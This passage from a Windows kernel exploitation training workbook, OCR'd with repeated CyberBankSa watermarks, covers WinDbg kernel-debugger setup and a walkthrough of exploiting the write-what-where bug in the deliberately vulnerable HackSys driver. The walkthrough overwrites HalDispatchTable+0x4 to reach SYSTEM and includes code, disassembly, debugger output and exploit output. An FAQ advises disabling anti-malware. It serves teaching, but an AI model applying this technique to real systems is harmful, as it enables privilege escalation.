
Always remember to ***turn ON* Debugger VM** before **Debuggee VM**.

Test Drive

Turn ON **Debugger VM** first and select the first entry without **debugger-enabled**.

You can attach the Kernel debugger even after the **Debuggee VM** has booted unless you want to trace boot loading.


Now, turn on **Debuggee VM** and select the entry which says **debugger-enabled**.




All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

After **Debuggee VM** has booted up, switch to **Debugger VM**. Next, launch **WinDbg** and select **Kernel Debug** from the **File** menu.






If you see this screen, then, **congratulations**. You have successfully configure Kernel debugging. WinDbg will automatically download debugging symbol for the kernel module.


However, to check if the symbols have been loaded correctly, run the below given command.

```
!sym noisy

.reload

x nt!NtCreateFile
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني





FAQ

Question: Even after setting up everything correctly, still kernel debugging doesn't works.

Answer: It has been noticed that anti-malware was the cause of the issue. Please disable any anti-malware application installed on your computer.

Question: Do I need administrative privilege in my Host machine?

Answer: Yes, you need administrative privilege in your Host machine.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Resources

1. https://msdn.microsoft.com/en-in/library/windows/hardware/ff538143(v=vs.85).aspx
2. https://msdn.microsoft.com/en-us/library/windows/desktop/ee416588(v=vs.85).aspx
3. http://pc-addicts.com/building-ultimate-vbox-linked-clones/

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Arbitrary Memory Overwrite

Motivation

Understand what **Arbitrary Memory Overwrite** vulnerabilities are and the steps involved in the exploitation to gain **SYSTEM** privilege in Windows Kernel land.

Prerequisites

a. General OS concepts
b. User mode exploitation
c. Some basics of Windows Kernel mode driver. [1]

Introduction

Arbitrary Overwrites are another class of memory corruption vulnerabilities. In such scenario attacker controls not only what to write, but also where it should be written. This is also called as **Write-What-Where** vulnerability.

These types of vulnerabilities are quite expensive in terms of mitigation due to the fact that, no mitigation mechanism can prevent it from being exploited.

There are different kind of scenarios which falls in this bug class:

1. Value and size may be limited
   Size : `mov [reg], reg`
   Value: `mov [reg], const-value`

2. May only increase or decrease value
   Increase : `inc [reg]`
   Decrease: `dec [reg]`

Vulnerability

`ArbitraryOverwrite.c/.h` - below is stripped down code that implements **Write-What-Where** vulnerable code.

```
typedef struct _WRITE_WHAT_WHERE {
        PULONG What;
        PULONG Where;
} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;
```

WRITE_WHAT_WHERE structure defines two members, named **What**, **Where** respectively. The IOCTL handler accepts pointer to this structure in the user land. The IOCTL handler is defined below:

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
NTSTATUS ArbitraryOverwriteIoctlHandler(IN PIRP pIrp, IN
PIO_STACK_LOCATION pIoStackIrp) {
…
    PWRITE_WHAT_WHERE pUserModeWriteWhatWhere = NULL;
…
    pUserModeWriteWhatWhere = (PWRITE_WHAT_WHERE)
                              pIoStackIrp-
>Parameters.DeviceIoControl.Type3InputBuffer;
    if (pUserModeWriteWhatWhere) {
        status = TriggerArbitraryOverwrite(pUserModeWriteWhatWhere);
    }
    …
}
```

In IOCTL handler, **PWRITE_WHAT_WHERE** structure pointer is set to user passed memory. Finally pointer is passed to `TriggerArbitraryOverwrite` function is defined below:

```
NTSTATUS TriggerArbitraryOverwrite(IN PWRITE_WHAT_WHERE
pUserModeWriteWhatWhere) {
    …
    __try {
        …

        #ifdef SECURE
         …
        #else
         …
            *(pUserModeWriteWhatWhere->Where) =
*(pUserModeWriteWhatWhere->What);
        #endif
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        …
    }
    …
}
```

As you can see, in highlighted line, the developer has set memory pointed by **Where** value with the value pointed by **What** value without properly validating if both values are from user mode memory range. In this scenario attacker can control both values and practically can write single **DWORD** value at any memory location.

So the question, how can controlling even single integer value result in code execution?

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Exploitation Strategy

Now we control both **what to write** and **where to write**, we need to allocate our payload in user mode memory and write it's address somewhere in kernel memory so that execution leads straight to our payload.

There so many data structures available in kernel mode to facilitate interaction with kernel-to-kernel and user-to-kernel interaction. Such examples are:

1. **SSDT** - Service System Descriptor Table
2. **HAL Dispatch Table**
3. **IDT** - Interrupt Descriptor Table
4. **GDT** - Global Descriptor Table
5. **LDT** - Local Descriptor Table

Now, we have our payload located in user mode memory and we can trigger the vulnerability in the driver to write address of our payload to a memory address in Kernel land so that the payload gets executed in Kernel land when we trigger the use from user mode. But it has following caveats to consider:

1. If we store our payload in User land and try to execute it from Kernel land, this may fail when **SMEP/SMAP** is enabled. Since Windows 7 does not support **SMEP/SMAP**, we do not need to worry.
2. **WHERE** address is what we need to think of. Due to protection rings, we cannot directly access Kernel memory from User mode. We have no clue where the data structure lies in Kernel memory. Fortunately we have a way to find the address of **HAL Dispatch Table**. Let's see how, we can achieve this.

HAL Dispatch Table

The kernel symbol `nt!HalDispatchTable` is array of address of HAL routines. You can dump this array using **dd** command or more specifically **dds** if you want to see what symbols it contains.

```
kd> dds nt!HalDispatchTable
827313f8  00000004
827313fc  82a33940 hal!HaliQuerySystemInformation
82731400  82a3380e hal!HaliSetSystemInformation
82731404  828ba637 nt!xHalQueryBusSlots
82731408  00000000
8273140c  826075ba nt!HalExamineMBR
82731410  8277c4e7 nt!IoReadPartitionTable
82731414  828b9f39 nt!IoSetPartitionInformation
82731418  828ba1e4 nt!IoWritePartitionTable
8273141c  826ddd77 nt!xHalHandlerForBus
82731420  8270b321 nt!xHalStopLegacyUsbInterrupts+0x5
82731424  8270b321 nt!xHalStopLegacyUsbInterrupts+0x5
82731428  82a3376a hal!HaliInitPnpDriver
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
8273142c  82a33f8a hal!HaliInitPowerManagement
82731430  82a1b92c hal!HaliGetDmaAdapter
82731434  82a32e6a hal!HaliGetInterruptTranslator
82731438  828ba664 nt!xHalStartMirroring
8273143c  826dde7d nt!xHalQueryWakeTime
82731440  826dddab nt!xHalMirrorVerify
82731444  82a34150 hal!HalpEndOfBoot
82731448  826dddab nt!xHalMirrorVerify
8273144c  82a1daf6 hal!HalAcpiGetTableDispatch
82731450  82a22a3a hal!HaliSetPciErrorHandlerCallback
82731454  ffffffff
82731458  0000000d
8273145c  826ddd77 nt!xHalHandlerForBus
82731460  826ddd77 nt!xHalHandlerForBus
82731464  82a3379c hal!HaliLocateHiberRanges
82731468  828ba64b nt!xHalRegisterBusHandler
8273146c  82a2fb08 hal!HaliSetWakeEnable
82731470  82a2f9d4 hal!HaliSetWakeAlarm
82731474  8691b350 pci!PciTranslateBusAddress
```

We can see several routine address stored in this array, we are more interested in those routines that can be invoked from User mode. I have highlighted the sensible entry in the above table, which we will use to execute our payload in Kernel land.

hal!HaliQuerySystemInformation

NtQueryIntervalProfile() is an undocumented system call exported by **ntdll.dll** that retrieves currently set delay between performance counter's ticks[2]. It calls the **KeQueryIntervalProfile()** function exported by the kernel executive **ntoskrnl.exe**.

```
kd> uf KeQueryIntervalProfile
nt!KeQueryIntervalProfile:
828d1415 8bff            mov     edi,edi
828d1417 55              push    ebp
828d1418 8bec            mov     ebp,esp
828d141a 83ec10          sub     esp,10h
828d141d 83f801          cmp     eax,1
828d1420 7507            jne     nt!KeQueryIntervalProfile+0x14
(828d1429)

nt!KeQueryIntervalProfile+0xd:
828d1422 a1c8ba7682      mov     eax,dword ptr
[nt!KiProfileAlignmentFixupInterval (8276bac8)]
828d1427 c9              leave
828d1428 c3              ret

nt!KeQueryIntervalProfile+0x14:
828d1429 8945f0          mov     dword ptr [ebp-10h],eax
828d142c 8d45fc          lea     eax,[ebp-4]
828d142f 50              push    eax
828d1430 8d45f0          lea     eax,[ebp-10h]
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
828d1433 50              push    eax
828d1434 6a0c            push    0Ch
828d1436 6a01            push    1
828d1438 ff15fc137382    call    dword ptr [nt!HalDispatchTable+0x4
(827313fc)]
828d143e 85c0            test    eax,eax
828d1440 7c0b            jl      nt!KeQueryIntervalProfile+0x38
(828d144d)

nt!KeQueryIntervalProfile+0x2d:
828d1442 807df400        cmp     byte ptr [ebp-0Ch],0
828d1446 7405            je      nt!KeQueryIntervalProfile+0x38
(828d144d)

nt!KeQueryIntervalProfile+0x33:
828d1448 8b45f8          mov     eax,dword ptr [ebp-8]
828d144b c9              leave
828d144c c3              ret

nt!KeQueryIntervalProfile+0x38:
828d144d 33c0            xor     eax,eax
828d144f c9              leave
828d1450 c3              ret
```

As we can see in above disassembly, the highlighted call to **HalDispatchTable+0x4** will invoke our payload. The overall picture is shown below:




Fig: Exploitation vector using HalDispatchTable [3]

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Retrieving HalDispatchTable

HalDispatchTable is already exported by **ntoskrnl.exe** executive, we have to load this address by **LoadLibrary** and get its address via **GetProcAddress** API. Check out **GetHalDispatchTable** function for more details [4].

Debugging

Setup Kernel mode debugger, and set breakpoint as noted below:

```
kd> lm m Hack*
start    end        module name
94490000 94498000   HackSysExtremeVulnerableDriver   (deferred)

kd> x HackSysExtremeVulnerableDriver!Trigger*
94494a7c
HackSysExtremeVulnerableDriver!TriggerNullPointerDereference (void
*)
944945fc HackSysExtremeVulnerableDriver!TriggerTypeConfusion (struct
_TYPE_CONFUSION_USER_OBJECT *)
944944ce HackSysExtremeVulnerableDriver!TriggerStackOverflow (void
*, unsigned long)
94494006 HackSysExtremeVulnerableDriver!TriggerPoolOverflow (void *,
unsigned long)
944949a8 HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite
(struct _WRITE_WHAT_WHERE *)
94494870 HackSysExtremeVulnerableDriver!TriggerIntegerOverflow (void
*, unsigned long)
94494774 HackSysExtremeVulnerableDriver!TriggerStackOverflowGS (void
*, unsigned long)

kd> bp HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite
kd> g
```

Continue execution and run pre-compiled exploit form **HackSysTeam's** Github repository [5].

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني




Fig: Arbitrary Memory Overwrite Exploit

This will break debugger at `TriggerArbitraryOverwrite` function:

```
##      ## ######## ##      ## ########
##      ## ##       ##      ## ##      ##
##      ## ##       ##      ## ##      ##
######### ######   ##      ## ##      ##
##      ## ##        ##    ##  ##      ##
##      ## ##         ## ##   ##      ##
##      ## ########    ###    ########

HackSys Extreme Vulnerable Driver Exploits
Ashfaq Ansari (@HackSysTeam)
ashfaq[at]payatu[dot]com

[+] Starting Arbitrary Memory Overwrite Exploitation
    [+] Creating The Exploit Thread
    [+] Setting Thread Priority
        [+] Priority Set To THREAD_PRIORITY_HIGHEST
    [+] Getting Device Driver Handle
        [+] Device Name: \\.\HackSysExtremeVulnerableDriver
        [+] Device Handle: 0x54
    [+] Setting Up Vulnerability Stage
        [+] Allocating Memory For WRITE_WHAT_WHERE Structure
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
                [+] Memory Allocated: 0x003C01C8
                [+] Allocation Size: 0x8
            [+] Gathering Information About Kernel
                [+] Loaded Kernel: ntkrnlpa.exe
                [+] Kernel Base Address: 0x82606000
            [+] Exploit Thread Handle: 0x50
                [+] HalDispatchTable: 0x827313F8
                [+] HalDispatchTable+0x4: 0x827313FC
            [+] Preparing WRITE_WHAT_WHERE structure
                [+] pWriteWhatWhere: 0x003C01C8
                [+] pWriteWhatWhere->What: 0x0163FC4C
                [+] pWriteWhatWhere->Where: 0x827313FC
            [+] EoP Payload: 0x00042720
      [+] Triggering Arbitrary Memory Overwrite
****************Kernel Mode****************
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
```

For further analysis of **HAL Dispatch Table**, you may want to set debugger breakpoint just after memory pointers overwrite. To do that, disassemble function `TriggerArbitraryOverwrite`

```
kd> uf HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite
HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite
[c:\hacksysextremevulnerabledriver\driver\source\arbitraryoverwrite.
c @ 67]:
   67 944949a8 6a0c            push    0Ch
   67 944949aa 6848224994      push    offset
HackSysExtremeVulnerableDriver!__safe_se_handler_table+0x128
(94492248)
   67 944949af e860c6ffff      call
HackSysExtremeVulnerableDriver!__SEH_prolog4 (94491014)
   68 944949b4 33ff            xor     edi,edi
   72 944949b6 897dfc          mov     dword ptr [ebp-4],edi
   76 944949b9 6a04            push    4
   76 944949bb 6a08            push    8
   76 944949bd 8b7508          mov     esi,dword ptr [ebp+8]
   76 944949c0 56              push    esi
   76 944949c1 ff1504204994    call    dword ptr
[HackSysExtremeVulnerableDriver!_imp__ProbeForRead (94492004)]
   78 944949c7 56              push    esi
   78 944949c8 6834534994      push    offset
HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (94495334)
   78 944949cd e834c6ffff      call
HackSysExtremeVulnerableDriver!DbgPrint (94491006)
   79 944949d2 6a08            push    8
   79 944949d4 6810534994      push    offset
HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (94495310)
   79 944949d9 e828c6ffff      call
HackSysExtremeVulnerableDriver!DbgPrint (94491006)
   80 944949de ff36            push    dword ptr [esi]
   80 944949e0 68e6524994      push    offset
HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (944952e6)
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
   80 944949e5 e81cc6ffff      call
HackSysExtremeVulnerableDriver!DbgPrint (94491006)
   81 944949ea ff7604          push    dword ptr [esi+4]
   81 944949ed 68bc524994      push    offset
HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (944952bc)
   81 944949f2 e80fc6ffff      call
HackSysExtremeVulnerableDriver!DbgPrint (94491006)
   96 944949f7 6898524994      push    offset
HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (94495298)
   96 944949fc e805c6ffff      call
HackSysExtremeVulnerableDriver!DbgPrint (94491006)
   96 94494a01 83c424          add     esp,24h
  102 94494a04 8b06            mov     eax,dword ptr [esi]
  102 94494a06 8b4e04          mov     ecx,dword ptr [esi+4]
  102 94494a09 8b00            mov     eax,dword ptr [eax]
  102 94494a0b 8901            mov     dword ptr [ecx],eax
  104 94494a0d eb21            jmp
HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite+0x88
(94494a30)

HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite+0x88
[c:\hacksysextremevulnerabledriver\driver\source\arbitraryoverwrite.
c @ 108]:
  108 94494a30 c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
  110 94494a37 8bc7            mov     eax,edi
  111 94494a39 e81bc6ffff      call
HackSysExtremeVulnerableDriver!__SEH_epilog4 (94491059)
  111 94494a3e c20400          ret     4
```

Red highlighted instructions will overwrite pointers (**Write-What-Where**). Set breakpoint right on **jmp** instruction.

```
kd> bp 94494a0d
kd> g
[+] pUserModeWriteWhatWhere: 0x003C01C8
[+] Size Of WRITE_WHAT_WHERE: 0x8
[+] pUserModeWriteWhatWhere->What: 0x0163FC4C
[+] pUserModeWriteWhatWhere->Where: 0x827313FC
[+] Triggering Arbitrary Overwrite
Breakpoint 1 hit
HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite+0x65:
94494a0d eb21            jmp
HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite+0x88
(94494a30)
```

Once you hit the breakpoint dump **HAL Dispatch Table** to see if we successfully overwritten the second entry.

```
kd> dds nt!HalDispatchTable
827313f8  00000004
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
827313fc  00042720
82731400  82a3380e hal!HaliSetSystemInformation
82731404  828ba637 nt!xHalQueryBusSlots
82731408  00000000
8273140c  826075ba nt!HalExamineMBR
82731410  8277c4e7 nt!IoReadPartitionTable
82731414  828b9f39 nt!IoSetPartitionInformation
82731418  828ba1e4 nt!IoWritePartitionTable
8273141c  826ddd77 nt!xHalHandlerForBus
```

Kernel Recovery

If exploit corrupt any critical data structure, system might go on toss. It is essential part of Kernel exploitation to keep system integrity intact as much as possible. Since we have corrupted `HalDispatchTable` entry using our exploit, we will need to restore the value that we corrupted. This may be a good exercise as I have hot implemented it the exploit.

Mitigation

Although **Write-What-Where/Arbitrary Overwrite** can bypass potentially any mitigations, our current implementation suffers limitation when **SMEP/SMAP** is enabled. **SMEP** (Supervisor Mode Execution Prevention) will disallow execution of code that lies in User mode memory from Kernel land and will **BugCheck** on doing so.

Resources

1. http://www.codeproject.com/Articles/Toby-Opferman#Article
2. http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FNT%20Objects%2FProfile%2FNtQueryIntervalProfile.html
3. http://reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1
4. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Exploit/Source/Common.c
5. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Pool Feng-Shui

Motivation

Understand internals of **Pool Manager** and strategies to reliably groom Kernel Pool.

Prerequisite

a. Understanding of physical/virtual memory [1]
b. User mode Heap basics

Introduction

Kernel Pool memory is conceptually similar to **C-Runtime** or **Windows Heap** i.e. used to serve dynamic memory allocations that core operating system and device drivers use to store their data structure. Inside Windows Kernel, Pool Manager is responsible for managing the allocations and frees of the memory chunk.

There are two types of Pools:

1. Paged Pools
2. Non-Paged Pools

Paged pools are memory chunks that can be paged out from physical memory to secondary storage on need basis to make space for other resources (this process is known as **Paging** in operating system context). This type of pool memory can be used to store user mode process data.

